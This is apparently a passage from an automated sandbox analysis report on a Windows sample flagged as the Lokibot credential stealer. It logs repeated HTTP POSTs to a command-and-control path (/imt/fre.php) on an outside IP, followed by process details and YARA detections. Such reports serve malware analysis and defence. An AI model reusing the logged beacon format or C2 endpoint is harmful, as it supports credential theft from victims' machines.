Nov 25, 2021 18:23:42.233618021 CET	8020	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:41 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.3	49833	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:44.612993956 CET	8044	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:23:44.707284927 CET	8045	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:44 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.3	49845	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:45.744734049 CET	8057	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:23:45.839463949 CET	8059	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:45 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.3	49851	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:46.879978895 CET	8072	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:47.403832912 CET	8077	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:46 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.3	49855	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:48.864530087 CET	8081	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:23:48.959682941 CET	8081	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:48 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49748	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:25.292669058 CET	1086	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:22:25.843662024 CET	1086	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:25 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.3	49856	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:51.197910070 CET	8082	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:53.573219061 CET	8083	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:51 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.3	49857	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:55.025971889 CET	8083	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:23:55.525480032 CET	8084	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:55 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.3	49858	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:56.479058027 CET	8085	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:23:57.486293077 CET	8086	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:56 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.3	49859	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:59.056904078 CET	8087	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:59.210263968 CET	8088	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:59 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.3	49860	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:24:00.760570049 CET	8088	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:24:00.858030081 CET	8089	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:24:00 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.3	49861	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:24:02.488225937 CET	8090	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:24:02.585421085 CET	8090	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:24:02 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.3	49862	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:24:04.158303976 CET	8091	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:24:04.667956114 CET	8091	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:24:04 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.3	49863	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:24:06.231426001 CET	8092	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:24:06.343086958 CET	8094	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:24:06 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.3	49865	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:24:07.945362091 CET	8100	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:24:08.055053949 CET	8101	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:24:07 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.3	49866	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:24:09.150415897 CET	8102	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:24:09.249567986 CET	8102	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:24:09 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49749	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:26.868772030 CET	1087	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:22:26.965337992 CET	1088	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:26 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.3	49867	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:24:11.256726027 CET	8103	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:24:11.963359118 CET	8104	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:24:11 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49750	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:28.257549047 CET	1088	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:28.383367062 CET	1089	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:28 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49751	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:29.608133078 CET	1090	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:22:30.439112902 CET	1090	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:29 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49752	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:31.618849993 CET	1091	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:22:32.376492023 CET	1092	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:31 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49755	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:35.179306030 CET	1115	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:35.268660069 CET	1116	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:35 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: U001P56ybm.exe PID: 4640 Parent PID: 2172

General

Start time:	18:22:06
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\U001P56ybm.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\U001P56ybm.exe"
Imagebase:	0x400000
File size:	301040 bytes
MD5 hash:	969E2CCFCACF3573DE922D9BCE81E3FD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000000.00000002.295055128.0000000002430000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.295055128.0000000002430000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.295055128.0000000002430000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.295055128.0000000002430000.00000004.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000000.00000002.295055128.0000000002430000.00000004.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.295055128.0000000002430000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: U001P56ybm.exe PID: 5684 Parent PID: 4640

General

Start time:	18:22:08
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\U001P56ybm.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\U001P56ybm.exe"
Imagebase:	0x400000
File size:	301040 bytes
MD5 hash:	969E2CCFCACF3573DE922D9BCE81E3FD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000001.292539548.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000002.00000001.292539548.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000002.00000001.292539548.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000002.00000001.292539548.0000000000400000.00000040.00020000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000002.00000001.292539548.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000000.288584789.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000002.00000000.288584789.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000002.00000000.288584789.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000002.00000000.288584789.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000002.00000000.288584789.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_Lokibot_1, Description: Yara detected Lokibot, Source: 00000002.00000002.544999471.00000000005D8000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000000.291339925.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000002.00000000.291339925.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000002.00000000.291339925.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000002.00000000.291339925.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000002.00000000.291339925.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000000.292089412.0000000000400000.00000040.00000001.sdmp,

	Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000002.00000000.292089412.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000002.00000000.292089412.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000002.00000000.292089412.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000002.00000000.292089412.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000000.287455662.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000002.00000000.287455662.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000002.00000000.287455662.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000002.00000000.287455662.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000002.00000000.287455662.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.544827216.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000002.00000002.544827216.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000002.00000002.544827216.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000002.00000002.544827216.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000002.00000002.544827216.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Disassembly

Code Analysis